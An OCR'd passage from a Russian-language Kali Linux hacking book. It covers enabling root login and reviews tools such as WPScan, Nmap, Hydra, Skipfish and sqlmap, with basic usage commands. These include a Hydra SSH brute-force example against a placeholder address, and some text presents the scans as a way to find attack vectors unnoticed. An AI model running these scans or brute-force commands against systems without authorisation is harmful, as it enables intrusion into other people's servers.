sudo bash
passwd root
```

Первая команда запускает bash с полномочиями *root*. Введи свой пароль, указанный при установке. Кстати, после ввода *sudo bash* ты получаешь максимальные права и *root*, по сути, тебе не нужен. Но все же мы изменим его пароль второй командой, чтобы была возможность входа как *root* сразу в систему. Затем выйди из системы и в окне ввода имени пользователя и пароля введи имя *root* и установленный пароль. После этого нажми кнопку входа из системы (последняя кнопка на панели инструментов в верхнем правом углу), появится окно, в котором помимо всяких кнопок сообщается имя пользователя. Если ты видишь *root* (см. рис. 7.22), то ты все сделал правильно.




Рис. 7.21. Изменение пароля root






Рис. 7.22. Выполнен вход как root



Глава 8.

Обзор лучших инструментов Kali Linux



Как уже было отмечено, в состав Kali Linux входит более 600 инструментов для взлома и анализа безопасности. Рассмотрение всех этих инструментов выходит за рамки этой книги, поскольку тогда бы пришлось написать книгу по Kali Linux. В этой главе мы рассмотрим двадцать лучших инструментов. Разумеется, ты заинтересовался, поэтому приводим ссылку на документацию по всем инструментам:

https://tools.kali.org/tools-listing

8.1. WPScan

WordPress – это одна из лучших CMS с открытым исходным кодом, она бесплатна, для нее существует множество расширение, что сделало ее очень популярной. На базе WordPress делают самые разнообразные сайты – сайты-визитки, блоги и даже Интернет-магазины.

Примечание. Если ты совсем новичок, то CMS (Content Management System) – система управления контентом. Именно она позволяет пользователю (администратору ресурса) формировать содержимое страниц сайта (это делается в админке), а затем выводит это содержимое в заданном дизайне (теме оформления).

Инструмент WPScan позволяет проверить WordPress на наличие уязвимостей. Кроме того, он также предоставляет подробную информацию об активных плагинах. Хорошо защищенный блог не предоставит много информации, но все же можно попытаться.




Рис. 8.1 Справка по инструменту

В простейшем случае использование инструмента выглядит так:

```
wpscan --url адрес_сайта
```

Сразу ты блог не взломаешь, но ты получишь информацию о его уязвимостях, которые ты можешь использовать. Также будет доступна всякого рода системная информация вроде версии PHP, см. рис. 8.2.

Рис. 8.2. Результат сканирования сайта

8.2. Nmap

Сетевой сканер Nmap был, есть и будет самым популярным сетевым сканером. Он настолько популярен, что засветился в "Матрице" и некоторых других фильмах. Если хакеры что-то взламывают, то … они просто запускают **nmap**, который генерирует много всякого вывода.

На самом деле **nmap** – очень важный инструмент предоставления информации об удаленном узле. На рис. 8.3 показаны сервисы, запущенные на удаленном узле.

Если нужен подробный отчет, тогда используй опции –T4 –A –v – это так называемое интенсивное сканирование (рис. 8.4), в результате которого предоставляется больше инфы, например, сразу невооруженным взглядом стало понятно, что мы сканируем не физический комп, а VPS от Мастерхоста.




Рис. 8.3. Запущенные на удаленном узле сервисы




Рис. 8.4. Интенсивное сканирование

Посмотри на рис. 8.5. Из него становится понятно, что

- На 22-ом порту "висит" SSH под управлением Ubuntu
- На портах 80, 3128, 5555 работает веб-сервер Apache, на порту 5555 работает Git-репозитарий Багзиллы
- На порту 8000 работает SimpleHTTPServer Питона.




Рис. 8.5. Результат сканирования

Как видишь, очень много информации стало доступно после сканирования. Например, ты и догадываться не мог об открытых портах 5555, 8000, 3128 и что там что-то есть! Затем эти порты можно просканировать другими утилитами – очевидно, на них "висят" сайты. Нужно определить, какая CMS используется. Если там WordPress, можно попробовать просканировать его WPScan, если другая – Skipfish. Нужно постараться определить тип CMS и ее версию. Далее в сети нужно найти информацию об уязвимостях в той или иной CMS

8.3. Lynis

Lynis – это мощный инструмент для аудита безопасности, тестирования соответствия и защиты системы.

Конечно, можно также использовать его для обнаружения уязвимостей и тестирования на проникновение. Он будет сканировать систему в соответствии с обнаруженными компонентами. Например, если он обнаружит Apache – он запустит связанные с Apache тесты для получения информации о его слабых местах.

По умолчанию этот инструмент не установлен. Для его установки нужно ввести команду

```
apt-get install lynis
```




Рис. 8.6. Установка lynis

Для запуска аудита удаленной системы введи команду:

```
lynis audit system remote IP-адрес
```

8.4. Aircrack-ng

Aircrack-ng – это набор инструментов для оценки безопасности сети WiFi. Он не ограничивается только мониторингом и получением информации, но также включает возможность взлома сети (WEP, WPA 1 и WPA 2).

Если ты забыл пароль своей собственной сети WiFi – можно попробовать использовать его для восстановления доступа. Он также включает в себя различные беспроводные атаки, с помощью которых хакер может нацеливаться / отслеживать сеть WiFi для повышения ее безопасности.

Подробнее данный инструмент рассмотрим в других главах книги.

8.5. Hydra

Если тебе нужен интересный инструмент для взлома пары логин / пароль, Hydra будет одним из лучших предустановленных инструментов Kali Linux.

Это реальная программа для взлома логина/пароля. Представим, что есть узел 111.11.11.22, на нем крутится SSH, как мы узнали из вывода **nmap**. Попробуем его взломать:

```
hydra -l logins.txt -p pass.txt 111.11.11.22 ssh
```




Рис. 8.7. Параметры hydra

Тебе нужно сформировать (или где-то найти) файлы logins.txt и pass.txt – в них Гидра будет искать имена пользователей и пароли, которые будет "скармливать" SSH-серверу, работающему по адресу 111.11.11.22.




Рис. 8.8. Гидра в действии. К сожалению, пароли не найдены...

8.6. Wireshark

Wireshark – самый популярный сетевой анализатор, который поставляется с Kali Linux. Его также можно отнести к категории лучших инструментов Kali Linux для анализа сети.

Он активно поддерживается, поэтому я определенно рекомендую попробовать его в работе.

8.7. Metasploit Framework

Metsploit Framework – наиболее часто используемая среда тестирования на проникновение. Она предлагает две редакции – одна (с открытым исходным кодом), а вторая – профессиональная версия.

С помощью этого инструмента можно проверить уязвимости, протестировать известные эксплойты и выполнить полную оценку безопасности.

Конечно, бесплатная версия не будет иметь всех функций, поэтому, если сравни эти две редакции, может профессиональная версия как раз то, что тебе нужно. Подробно об этом инструменте мы поговорим в дальнейшем.

8.8. Skipfish

Аналогично WPScan, но не только для WordPress. Skipfish – это сканер веб-приложений, который даст вам представление практически о каждом типе веб-приложений.

Он быстрый и простой в использовании. Кроме того, его метод рекурсивного сканирования делает его еще лучше.

Для профессиональных оценок безопасности веб-приложений пригодится отчет, созданный Skipfish. Полученную от сканера информацию об уязвимостях ты можешь использовать для взлома систем.

Попробуем использовать инструмент на практике. Для запуска нужно передать, как минимум, две опции – результирующий каталог, куда будут помещены результаты сканирования, а также URL сайта. Сначала нужно указывать опцию, а затем название сайта, иначе программа не поймет последовательность опций:

```
skipfish -o /root/skipfish <Имя сайта>
```

Далее (рис. 8.9) программа отобразит памятку для пользователя:

1. Ты можешь прервать сканирование в любой момент, нажав Ctrl + C, частичный отчет будет записан в указанное тобою расположение.
2. Для просмотра списка просканированных URL нажми Пробел в любое время сканирования.
3. Просмотри количество запросов в секунду на главном экране. Если оно меньше 100, сканирование займет длительное время. На рис. 8.10 на данный момент 8.1 запроса в секунду. Это очень мало, сканирование займет много времени.
4. Новые версии сканера выходят каждый месяц, не забывай обновлять систему для их получения (можно обновлять не всю систему, а только пакет сканера).




Рис. 8.9. Памятка Skipfish




Рис. 8.10. Сканирование в процессе

Если ты сканируешь сайт легально и у тебя есть доступы к нему, подключись по **ssh** и посмотри нагрузку на сервер (команда *htop*). Если нагрузка высокая, это говорит о следующем:

- Возможно, следует прекратить тестирование и повторить его не в бизнес-время. Иначе есть вероятность "положить" сайт и обычные пользователи не смогут получить предоставляемые ним услуги (это особенно критично для Интернет-магазинов).
- Это явный признак того, что ресурсов не хватает и их нужно добавить. Представь, что сканирование запустишь не ты, а кто-то другой. Если skipfish "положил" сайт, то нужно явно поднять ресурсы – количество процессоров и оперативную память.

Рис. 8.11. Использование ресурсов во время сканирования

Нужно отметить, что skipfish работает довольно корректно по умолчанию (если иного не задано в опциях) и админ того сайта даже не заметит факт сканирования, поскольку нагрузка на сервер должна быть в пределах нормы.

Если тебе надоело ждать, в любой момент можно прервать сканирование сайта, нажав Ctrl + C. На рис. 8.12 показано, что сканирование как раз прервано пользователем.

После этого открой файловый менеджер и перейди в каталог с результатами (в нашем случае это /root/skipfish). Открой файл index.html, в нем и будет отчет о результатах сканирования. На рис. 8.13 показано, что Skipfish нашел 4 уязвимости, несмотря на то, что сканирование было прервано раньше. Раскрой узлы страницы и ознакомься с содержимым отчета – далее ты поймешь, какой вектор атаки выбрать для взлома сайта.




Рис. 8.12. Сканирование прервано пользователем




Рис. 8.13. Информация о 4 уязвимостях

8.9. Sqlmap

Данный инструмент позволяет автоматизировать процесс поиска SQL-инъекций и позволяет хакеру захватить серверы баз данных.

SQL-инъекция (SQL Injection) – это тип атаки, при котором хакер изменяет логику SQL запросов веб-приложения, что позволяет ему читать/изменять/удалять значения в базе данных, а иногда – даже выполнять произвольный код на стороне сервера. Далее мы рассмотрим самый популярный инструмент для поиска **sqlmap**.

На данный момент, SQL-инъекция является наиболее опасным типом уязвимости из всех возможных. На протяжении последних 5 лет, лидирующую строчку "OWASP TOP-10" возглавляют именно SQL инъекции.

Существует 5 основных причин возникновения этой уязвимости:

1. **Недостаточный уровень или отсутствие валидации входных параметров**, в особенности пользовательского ввода. Если ты проектируешь систему, то ты должен понимать, что любой входной параметр, поступающий извне, должен проходить тщательную валидацию, прежде чем он передается в базу данных. Относись к каждому параметру так, как будто бы он содержит SQL-инъекцию. В некоторых случаях помогает проверка содержимого параметра. Если он содержит SQL-операторы вроде DELETE, SELECT, UPDATE, INSERT, TRUNCATE, CREATE, DROP – такой параметр не должен быть принят. 